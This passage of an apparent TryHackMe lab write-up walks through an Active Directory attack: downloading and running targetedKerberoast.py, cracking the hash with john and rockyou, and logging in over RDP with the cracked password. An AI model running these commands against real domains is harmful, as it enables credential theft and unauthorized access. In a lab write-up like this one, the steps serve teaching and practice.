
Bloodhound confirmed the path. Downloaded targetedKerberoast.py and ran it as ZACHARY_HUNT:
wget https://raw.githubusercontent.com/ShutdownRepo/targetedKerberoast/main/targetedKerberoast.py
python3 targetedKerberoast.py -v -d 'thm.local' -u 'ZACHARY_HUNT' -p 'MKO)mko0' --dc-host ad.thm.local --request-user JERRI_LANCASTER
john jerri.txt --wordlist=/usr/share/wordlists/rockyou.txt
Recovered: lovinlife!

RDP as JERRI_LANCASTER
xfreerdp /v:ad.thm.local /u:'jerri_lancaster' /p:'lovinlife!' /dynamic-resolution /clipboard /cert:ignore
Nice password, Jerri. Win+R again for the permission errors. Found C:\Scripts\syncer.ps1.

